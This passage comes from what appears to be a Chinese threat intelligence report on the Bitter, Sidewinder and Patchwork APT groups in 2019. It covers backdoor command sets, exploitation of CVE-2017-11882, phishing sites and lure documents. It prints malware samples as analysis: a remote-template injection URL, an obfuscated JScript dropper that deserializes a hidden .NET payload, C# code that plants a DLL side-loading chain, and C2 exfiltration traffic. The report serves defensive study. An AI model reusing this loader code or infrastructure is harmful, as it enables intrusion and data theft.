ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Begin", 38, typeof
  (R_FileTransferBegin)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Data", 39, typeof(R_FileTransferSend)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer Complete", 40, typeof
  (R_FileTransferEnd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("FileTransfer for downloading start", 41, typeof
  (R_FileTransferStart)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Get Command", 48, typeof(R_GetCommand)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Start Command Prompt", 49, typeof(R_StartCmd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Stop Command Prompt", 50, typeof(R_StopCmd)));
ClientPacketProcessor.RegisterPacket(new ClientPacketProcessor.PacketType("Connection Status", 51, typeof(R_HeartbeatMessage)));
```

图 140 蔓灵花组织 MSAServices 后门截图 4

C&C 指令功能如下：包括创建文件、创建进程、cmd 命令行执行、进程管理等。

```
{ } Splinter.src.Network.Packets.Receive
  R_CopyFily @02000023
  R_CreateFile @02000024
  R_DeleteFile @02000025
  R_FileMgrGetDrives @02000026
  R_FileMgrGetFiles @02000027
  R_FileTransferBegin @02000028
  R_FileTransferEnd @02000029
  R_FileTransferSend @0200002A
  R_FileTransferStart @0200002B
  R_GetCommand @0200002C
  R_GetProcessDLLs @0200002D
  R_GetProcesses @0200002E
  R_GetProcessThreads @0200002F
  R_HeartbeatMessage @02000030
  R_KillProcess @02000031
  R_ProcessModThread @02000032
  R_ResumeProcess @02000033
  R_StartCmd @02000034
  R_StartProcess @02000035
  R_StopCmd @02000036
  R_SuspendProcess @02000037
```

图 141 蔓灵花组织 MSAServices 后门截图 5

攻击事件 2：

2019 年 12 月，我们捕获到一个样本，该样本与蔓灵花常用的攻击框架不同，蔓灵花曾使用该框架利用 Inpage 漏洞攻击巴基斯坦，攻击初始向量为 rtf 文档，相关文档使用了模板注入技术。

```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Target="http://quartzu.hol.es/mso/x64/x32/section/update" TargetMode="External" />
  </Relationships>
```

图 142 蔓灵花组织攻击样本举例

下载下来的 update.rtf 文档存在 CVE-2017-11882 文档漏洞，漏洞的 shellcode 会下载 PE 文件并执行，而 PE 文件也会先下载 shellcode，shellcode 使用 0x93 作为解密 PE 文件的密钥。

解密并调用 Core.dll，dll 会判断 rundll32.exe 是否是启动自身的进程。如果不是则创建

目录 C:\ProgramData\Commcn，并添加 skydriveshell64.dll。然后在自启动目录下创建快捷方式，使用 rundll32.exe 启动 skydriveshell64.dll 来实现持久化。

而 skydriveshell64.dll 与 X098765432198.exe 一样，访问相同的 URL，启动相同的 shellcode，这次由于是 rundll32.exe 启动 dll，会执行 Core.dll 的另一分支，创建临时文件 xxx.tmp，并使用 cmd 命令将收集的数据写入 tmp 文件。

映像名称	PID	会话名	会话#	内存使用
System Idle Process	0	Services	0	24 K
System	4	Services	0	152 K
smss.exe	344	Services	0	348 K
csrss.exe	444	Services	0	1,220 K
wininit.exe	496	Services	0	260 K
csrss.exe	508	Console	1	6,316 K
winlogon.exe	556	Console	1	296 K
services.exe	600	Services	0	3,172 K
lsass.exe	616	Services	0	2,488 K
lsm.exe	628	Services	0	908 K
svchost.exe	736	Services	0	2,680 K
vmacthlp.exe	844	Services	0	232 K
QQPCRTP.exe	876	Services	0	13,396 K
svchost.exe	1024	Services	0	3,372 K
svchost.exe	1160	Services	0	6,396 K
svchost.exe	1208	Services	0	38,820 K
svchost.exe	1240	Services	0	12,856 K
svchost.exe	1380	Services	0	3,900 K
svchost.exe	1480	Services	0	4,148 K
spoolsv.exe	1608	Services	0	2,108 K

图 143 蔓灵花组织样本收集信息

将 tmp 文件数据保存到内存之中，删除 tmp 文件，再收集部分系统信息，发送上线数据包。

```
---------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="m";
Content-Type: text/plain

p1
---------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="id";
Content-Type: text/plain

V0lOLTBMUlI4Q0dRNEg2X18xNXBiLXdpbjc=

---------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
Content-Disposition: form-data; name="data";
Content-Type: text/plain

VGFnOiAgICAgICAgICAgICAgICAgICAgIEZyZXNoUGFzcw0KVmVyc2lvbjogICAg
ICAgICAgICAgICAgIDIuNQ0KTWFjaGluZSBJRDogICAgICAgICAgICAgIFdJTi0w
TFJSOENHUTRINl9fMTVwYi13aW43DQpXaW5kb3dzIFZlcnNpb246ICAgICAgICAg
V2luZG93cyA2LjEgKCkNCkxvY2FsIFRpbWU6ICAgICAgICAgICAgICAxMDozNzoz
OSAgMjAxOS0xMi01DQoNCg0K07PP8cP7s8YgICAgICAgICAgICAgICAgICAgICAg
IFBJRCC74buww/sgICAgICAgICAgILvhu7AjICAgICAgIMTatObKudPDIA0K
PT09PT09PT09PT09PT09PT09PT09PSA9PT09PT09PSA9PT09PT09PT09PT09
PT09ID09PT09PT09PT09ID09PT09PT09PQ0KU3lzdGVtIElkbGUgUHJvY2Vz
cyAgICAgICAgICAgICAgMCBTZXJ2aWNlcyAgICAgICAgICAgICAgICAwICAg
ICAgICAgMjQgSw0KU3lzdGVtICAgICAgICAgICAgICAgICAgICAgICAgICAgNCBT
ZXJ2aWNlcyAgICAgICAgICAgICAgICAwICAgICAgICAxNTIgSw0Kc21zcy5l
eGUgICAgICAgICAgICAgICAgICAgIDM0NCBTZXJ2aWNlcyAgICAgICAgICAg
ICAgICAwICAgICAgICAzNDggSw0KY3Nyc3MuZXhlICAgICAgICAgICAgICAg
ICAgIDQ0NCBTZXJ2aWNlcyAgICAgICAgICAgICAgICAwICAgICAgMSwy
MjAgSw0Kd2luaW5pdC5leGUgICAgICAgICAgICAgICAgIDQ5NiBTZXJ2aWNl
cyAgICAgICAgICAgICAgICAwICAgICAgICAyNjAgSw0KY3Nyc3MuZXhlICAg
ICAgICAgICAgICAgICAgIDUwOCBDb25zb2xlICAgICAgICAgICAgICAgICAg
```


图 144 蔓灵花组织攻击样本发送数据

发送数据包后，判断回传指令是否包含"OK"，如果有 OK 则指令上传成功。

```
.text:10002E61                 nop     dword ptr [eax+00h]
.text:10002E65                 db      66h, 66h
.text:10002E65                 nop     word ptr [eax+eax+00000000h]
.text:10002E70
.text:10002E70 loc_10002E70:                           ; CODE XREF: sub_10002D2F+1AC↓j
.text:10002E70                 lea     eax, [ebp-18B8h]
.text:10002E76                 mov     dword ptr [ebp-18B8h], 0
.text:10002E80                 push    eax
.text:10002E81                 lea     eax, [ebp-18A0h]
.text:10002E87                 mov     dword ptr [ebp-18A0h], 0
.text:10002E91                 push    eax
.text:10002E92                 lea     edx, [ebp-17E4h]
.text:10002E98                 mov     ecx, offset aP1 ; "p1"
.text:10002E9D                 call    sub_10004310
.text:10002EA2                 mov     esi, [ebp-18A0h]
.text:10002EA8                 add     esp, 8
.text:10002EAB                 test    esi, esi
.text:10002EAD                 jz      short loc_10002ED0
.text:10002EAF                 cmp     dword ptr [ebp-18B8h], 2
.text:10002EB6                 jb      short loc_10002EC8
.text:10002EB8                 push    offset String2  ; "OK"
.text:10002EBD                 push    esi             ; lpString1
.text:10002EBE                 call    ds:lstrcmpA
.text:10002EC4                 test    eax, eax
.text:10002EC6                 jz      short loc_10002EDD
.text:10002EC8
.text:10002EC8 loc_10002EC8:                           ; CODE XREF: sub_10002D2F+187↑j
.text:10002EC8                 push    esi             ; lpMem
.text:10002EC9                 push    0               ; dwFlags
.text:10002ECB                 call    ebx ; GetProcessHeap
.text:10002ECD                 push    eax             ; hHeap
.text:10002ECE                 call    edi ; HeapFree
.text:10002ED0
.text:10002ED0 loc_10002ED0:                           ; CODE XREF: sub_10002D2F+17E↑j
.text:10002ED0                 push    3A98h           ; dwMilliseconds
.text:10002ED5                 call    ds:Sleep
.text:10002EDB                 jmp     short loc_10002E70
.text:10002EDD ; ---------------------------------------------------------------
.text:10002EDD
.text:10002EDD loc_10002EDD:                           ; CODE XREF: sub_10002D2F+197↑j
.text:10002EDD                 mov     eax, [ebp-18C4h]
.text:10002EE3                 test    eax, eax
```


图 145 蔓灵花组织攻击样本通信逻辑

最后接收 C&C 服务器发送的命令。主要包含以下功能：

103	下载文件并执行
105	执行 shellcode
115	获取文件内容于内存加载
117	删除 OneDrive.lnk 快捷方式
120	下载文件并执行，以及删除 OneDrive.lnk 快捷方式

图 146 蔓灵花组织攻击样本 C&C 命令功能

攻击事件 3：

2019 年蔓灵花组织还发起了多起水坑攻击事件。2019 年 5 月，蔓灵花组织克隆了中国多家企业和政府部门的 40 多个网站并制作了钓鱼网站，钓鱼网站经过精心设计，用来执行水坑攻击。



图 147 蔓灵花组织伪造钓鱼网站进行水坑攻击

当用户输入登陆信息时，会收到如下的消息。




图 148 蔓灵花攻击过程截图

钓鱼网站似乎旨在盗窃用户的账号，部分域名除了收集用户的凭证外，还会下发 AntraDownloader 木马进行信息收集。

5.2.3 响尾蛇组织

1、 组织背景

响尾蛇 APT 组织，又名“Sidewinder”、“T-APT-04”，是一个具有印度国家背景的 APT 组织，2018 年 5 月曝光，其最早活动可追溯到 2012 年。主要针对巴基斯坦等南亚国家的军事目标进行定向攻击。

组织来源	印度
攻击地域	巴基斯坦、中国、南亚
攻击目标	军事、政府
入侵方式	鱼叉攻击->hta->白+黑（Rat）
漏洞利用	CVE-2017-11882

表 19 响尾蛇组织概况

响尾蛇组织的攻击框架也相对比较固定，主要采用鱼叉攻击的方式，投递带有漏洞的 Office 文档或者包含恶意 lnk 的压缩包文件，受害者打开 Office 文档或者恶意 lnk 文件后会下载执行 hta 文件，通过执行 hta 脚本进一步下载后门 RAT。




图 149 响尾蛇组织主要攻击流程

2、 趋势变化

2019 年响尾蛇组织的整体攻击流程变化不大，最终释放的木马依旧是使用白利用技术加载 C#编写的后门，而 C#后门除了更换了白加黑的组合，在功能上并无变化。所以并无新增后门，其白加黑组合如下：

白文件	黑文件
rekeywiz.exe	Duser.dll
write.exe	PROPSYS.dll
cmdl32.exe	cmpbk32.dll

表 20 响尾蛇组织白利用文件列表

2019 年响尾蛇的攻击方式主要呈现以下几点变化：

（1）Hta 脚本逐渐使用高强度加密，由最初的完全明文过渡到自定义的加密方式。



图 150 响尾蛇组织 HTA 代码变化

（2）代码层级变得越来越多。





图 151 响尾蛇组织代码层级变化

（3）初始载荷的 LNK 文件通过修改 sIDList 结构来迷惑用户，实际调用的是 mshta.exe 来访问 URL 的地址。

虽然响尾蛇组织并未开发出新的攻击方式或后门，但其一直在已有的工具中进行免杀的开发。

3、 案例分析

2019 年 10 月，我们捕获了一些针对我国攻击的钓鱼文档。


内部资料
注意保存
编号Q/PLGF-2019-1

样本一

保利国防科技研究中心有限公司质量管理文件

质 量 手 册

（C版）

管理编号：

受控状态：

2019-09-19发布实施 2019-09-19修订换版

图 152 响尾蛇组织攻击样本举例

原始样本为 rtf 格式的文档，使用了 CVE-2017-11882 漏洞。样本包含两个 ole 对象，其中 package 会被默认释放到 Temp 文件夹下，会被命名为 1.a，而 Equation.3 作为 OLE 对象触发公式编辑器 CVE-2017-11882 漏洞。

其中 1.a 为 Javascript 代码。

```
[illegible]1.a[illegible]C:\Users\user\Desktop\1.a[illegible]C:\Users\user\AppData\Local\Temp\1.a[illegible]
[illegible]

try{
    var mst = null;
    var FSO = null;
    window.resizeTo(1, 1);
    window.moveTo(-1000, -1200);
    function asdadadsasdad(b) {
        var enc = new ActiveXObject("System.Text"+".ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security."+"Cryptography"+".FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        mst = new ActiveXObject("System.IO"+".MemoryStream");
        mst.Write(ba, 0, (length / 4) * 3);
        mst.Position = 0;

    }

    var so = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWx1Z2F0ZQd0YXJnZXQw[illegible]
    var ec = 'StInstaller.Program';
    var shells = new ActiveXObject('WScript.Shell');
    function jskjdksjd(){
        var net = "";

        var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+"\\Micro"+"soft.NET"+"\\Framework\\").SubFolders;
        e = new Enumerator(folds);
        var folder;
        e.moveFirst();
        while (e.atEnd() == false)
        {
            folder = e.item();
            var files = folder.files;
            var fileEnum = new Enumerator(files);
            fileEnum.moveFirst();
            while(fileEnum.atEnd() == false){
                if(fileEnum.item().Name == "cs"+"c.exe")
                {
                    if(folder.Name.substring(0,2)=="v2")
                        return "v2.0"+".507"+"27";
                    else if(folder.Name.substring(0,2)=="v"+"4")
                        return "v4"+".0"+".3"+"03"+"19";
                }
                fileEnum.moveNext();
            }
            e.moveNext();
        }
        return folder.Name;
    }
    ver = 'v2.0.'+"50727';
    try {
        FSO = new ActiveXObject("Scripting."+"FileSystemObject");
        ver = jskjdksjd();
    } catch(e) {
        ver = 'v2.0"+".50727';
    }
    shells.Environment('Process')('COMPLUS_Version') = ver;
    asdadadsasdad(so);
    var fmt = new ActiveXObject("System.R"+"untime.S"+"erialize"+"tion.For" + "matters.Binary.BinaryFormatter");
    var al = new ActiveXObject("System.Collections"+".ArrayList");
    var d = fmt.Deserialize_2(mst);
    al.Add(undefined);
    var o = d["Dyn"+"ami"+"cIn"+"vok"+"e"](al.ToArray())["Cre"+"ate"+"Ins"+"tan"+"ce"](ec);
    var x = "H4sIAAAAAAAAA+1Ya2wrVxU+M/v0217sdeckkNdYSaqNnN5t16GxCN5PtR0TOzZeJ3GqhMi8e+GMnZ3Zzowd2OhRyrsSDYOU85hIQFWpQv3[illegible]
    var y = "H4sIAAAAAAAAA+y9CXRURRMw2vfOzJ0tmWQmOaCyASHIRjYg7G5FsAYS1iAYJekkDCS5YWYChDUBFVBAEET2N0GQTIBdMARBQBQRWQUUFQR[illegible]
    var m = o.Work;
} catch (e) {
    o.Work(x,y,'ini/CWybmDNw9ksnrELyRJUjbT0ou6ncuWlo2srZAcWo/-1/1410/bd218508');
}
finally{window.close();}
[illegible]
```

图 153 1.a 代码

CVE-2017-11882 漏洞所触发执行的 shellcode 较短，在最后会通过调用 RunHTMLApplication 的方式执行 1.a 的 JS 代码。

1.a 是 Javascript 的脚本代码，主要功能是先检测.NET 环境，将 shellcode 解密后存放到内存之中。

```
function asdadadsasdad(b) {
    var enc = new ActiveXObject("System.Text"+".ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security."+"Cryptography"+".FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    mst = new ActiveXObject("System.IO"+".MemoryStream");
    mst.Write(ba, 0, (length / 4) * 3);//写入到内存流之中
    mst.Position = 0;
}
var so = 'AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ
```

图 154 解密 shellcode 到内存中

解密之后的数据是一个 C#编写的 PE 文件，dll 的名字为 StInstaller.dll，之后使用托管调用的方式，使用函数创建 Program 类实例，然后调用类的 Work 方法，并传入 3 个加密的参数。

```
var fmt = new ActiveXObject("System.R"+"untime.S"+"erializa"+"tion.For" + "matters.Binary.BinaryFormatter")
var al = new ActiveXObject("System.Collections"+".ArrayList");
var d = fmt.Deserialize_2(mst);
al.Add(undefined);
var ec = 'StInstaller.Program';
var o = d["Dyn"+"ami"+"cIn"+"vok"+"e"](al.ToArray())["Cre"+"ate"+"Ins"+"tan"+"ce"](ec);
//使用DynamicInvoke函数委托调用CreateInstance函数创建一个StInstaller.Program类的实例
var x = "H4sIAAAAAAAAA+1Ya2wcVxU+M/v0217sdeokkMdYSaqNnW5t16GxCNSPtR0TOzZeJ3GqhHi8e+0MnZ3Zzowd20hRyrsSDY0U8Sl
var y = "H4sIAAAAAAAAA+y9CXRURRMw2vfOzJ0tmWQmOxCyAGHIRjYg7GSFsAYSliAYJskkDCS5YWYChDUBFVBAEETZN0GQTZBdRARBQB
var m = o.Work;
atch (e) {
o.Work(x,y,'ini/CWybmDNw9ksnrELyRJUjbT0ou6ncuW1c2srZAcWo/-1/1410/bd213508');
```

图 155 向 dll 传入参数

StInstaller.dll 是一个 C#程序，主要功能是添加自启动机制，解密出最终的后门组件。将之前传入的 x、y 参数进行 base64 解密后再修改部分数据，将数据以文件形式放入 AuthyFiles 目录下，其中 x 解密后变为 PROPSYS.dll，y 解密后变为随机名字的.tmp 文件，最后执行 write.exe，利用白加黑执行恶意文件。

```
byte[] array = Program.Decompress(Convert.FromBase64String(dll22));//解密x数据
string s = new string('F', 20);
string s2 = text3.PadRight(20, ' ');
array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s), Encoding.Unicode.GetBytes(s2));
byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));//解密y数据
string s3 = new string('X', 500);
string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3), Encoding.Unicode.GetBytes(s4));
array2 = Program.EncodeData(array2);
File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)), true);//将系统write.exe拷贝到AuthyFiles下
File.WriteAllBytes(Path.Combine(text, "PROPSYS.dll"), array);//将x解密后生成PROPSYS.dll
File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);//y解密后生成.temp文件
File.WriteAllBytes(Path.Combine(text, Path.GetFileName(this.copyexe) + ".config"), Encoding.ASCII.GetBytes(this.manifestContent));//生成配置文件
Process.Start(Path.Combine(text, Path.GetFileName(this.copyexe)));//白加黑启动
```

图 156 StInstaller.dll 主要流程

write.exe 加载 PROPSYS.dll 对.tmp 文件进行解密，进而内存执行恶意功能模块的代码。恶意功能模块是一个名为 SystemApp.dll 的动态库，主要功能是窃取信息以及接收 C&C 命令。

从名为 Default 的资源中解密出配置数据，解密方式同样使用前 32 字节作为密钥，解

密出的数据包括路径信息、URL 信息、窃取文件类型等重要信息，将配置内容加密后存入到 Authy 文件内。

接下来会在 C:\Users\用户\AppData\Roaming\AuthyDat 目录下生成 3 个文件，文件名随机生成，用来将接下来窃取的数据写入这 3 个文件当中。

Sif 文件主要用来收集当前用户权限、用户信息、桌面文件信息、硬盘驱动器信息、安装软件信息等。

```
try
{
    string tempFileName = Path.GetTempFileName();
    using (FileStream fileStream = new FileStream(tempFileName, FileMode.Create, FileAccess.Write))
    {
        SysInfo.WriteTo(fileStream);
    }
    File.Move(tempFileName, Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".sif"));
}
```

```
public partial class SysInfo
{
    // Token: 0x06000032 RID: 50 RVA: 0x000042B0 File Offset: 0x000024B0
    public static void WriteTo(Stream s)
    {
        JsonTextWriter jsonTextWriter = new JsonTextWriter(new StreamWriter(s, Encoding.UTF8));
        jsonTextWriter.WriteStartObject();
        SysInfo.WritePrivileges(jsonTextWriter);//权限信息
        SysInfo.WriteSysInfo(jsonTextWriter);//用户信息
        SysInfo.WriteDirectoryListing(jsonTextWriter);//桌面文件信息
        SysInfo.WriteDriveInfo(jsonTextWriter);//硬盘驱动器信息
        SysInfo.WriteInstalledApps(jsonTextWriter);//安装软件信息
        jsonTextWriter.WriteEndObject();
        jsonTextWriter.Flush();
    }
}
```

图 157 信息搜集

Flc 文件主要遍历所有驱动器的目录，包括驱动器类型、大小、剩余空间等，所有目录名字、属性、创建时间、修改时间等，以及之前列举的文档文件名字、属性、路径、时间信息等。

接下来判断系统中是否安装中文语音播报功能，并将收集的结果写入到 flc 文件中。

最后执行两个计时器函数，函数延迟 5s 后执行，第一个计时器函数用来从 URL 下载数据，解密执行。第二个计时器函数用来回传文件，发送之前收集的.sif/.flc/.fls 以及发生错误生成的.err 日志。

5.2.4 白象组织

1、 组织背景

白象 APT 组织，又名“Patchwork”、“白象”、“The Dropping Elephant”，是一个具有印度国家背景的 APT 组织，该组织最早由 Norman 安全公司于 2013 年曝光，主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，以窃取敏感信息为主，相关攻击活动最早可以追溯到 2009 年 11 月。

该组织已活跃十多年，结合其历史攻击事件中的战术演变，可将其针对我国的攻击活动划分为三个阶段。

白象一代：2009 年-2014 年，大范围黑客活动，技术匮乏，攻击混乱。

白象二代：2015 年-2019 年 3 月，攻击流程完整化，初具 APT 组织特征，高频攻击求胜果稍显盲目。

白象三代：2019 年 3 月至今，攻击细腻化、精准化，攻击能力较强，成熟的网军队伍。

2019 年，正是白象组织由二代向三代的转变阶段。

组织来源	印度
攻击地域	中国、巴基斯坦
攻击目标	教育、军事、科研、媒体
入侵方式	钓鱼邮件
武器使用	QuasarRAT 、 BADNEWS 、 CnC_Client 、 MazeRunner、PowerSploit

表 21 白象组织概况

白象组织擅长使用第三方平台来进行木马分发和 C&C 更新，这种攻击模式在 2016 年就已经被发现，利用大型论坛发帖来传递 C&C 更新信息。

2、 趋势变化

据 VenusEye 威胁情报中心数据，2019 年白象组织的资产数量较之前大幅减少，主要是其攻击的频率和次数明显下降。




图 158 2018~2019 年白象组织资产曝光数量对比

在白象二代时期，主要使用 CVE-2017-0261 漏洞进行攻击，并释放 BADNEWS 后门。

在白象三代阶段，即 2019 年 3 月，开始利用 Github 进行 C&C 的更新，而最终木马逐渐使用 CnC_Client 后门代替 BADNEWS 木马进行攻击。且在 2020 年初的新冠疫情期间，白象组织也继续利用该后门针对我国进行攻击。

CnC_Client 会从 github 上下载木马文件到本地路径%appdata%，然后通过 COM 接口

添加计划任务，该任务会在当前用户每次登陆时触发，来保证后门的持久化。

3、 案例分析

攻击事件 1：

2019 年 8 月，我们捕获到了白象组织标题为“印度使克什米尔变成世界上最危险的地方”的 XLSM 格式的钓鱼文档。



India makes Kashmir 'The Most Dangerous Place in the World'

By revoking the special status of the strategic territory, India is asking for conflict with Pakistan

The Indian government' s decision to revoke the semi-autonomous status of Kashmir and adding a huge number of military troops in the region is dangerous and wrong. Bloodshed is certain, and tensions will soar.

Kashmir has been the central source of friction between India and Pakistan and a hotbed of separatist activities. Claims to Kashmir have led to two wars and frequent eruptions of violence and terrorism over the past seven decades, made more menacing by the nuclear arsenals of Pakistan and India. Only in February, a Kashmiri suicide bomber struck an Indian military convoy, prompting a tense military standoff and aerial dogfights between India and Pakistan. After an earlier such incident, former president Bill Clinton dubbed Kashmir “the most dangerous place in the world.”

The actions of the Indian Government are incendiary, which is why, before making the announcement on Monday, it ordered tens of thousands more troops into Kashmir, put major political figures under house arrest, ordered tourists to leave, closed schools and cut off internet services.

The government claimed it was acting to prevent a planned terrorist attack. But Prime Minister Narendra Modi and his governing Bharatiya Janata Party have long made no secret of their intention to revoke the articles in the Indian Constitution granting the predominantly Muslim Kashmir a special status, owing to their deeply rooted Hindu nationalist ideology. BJP sees this move as “correcting a historical blunder.”

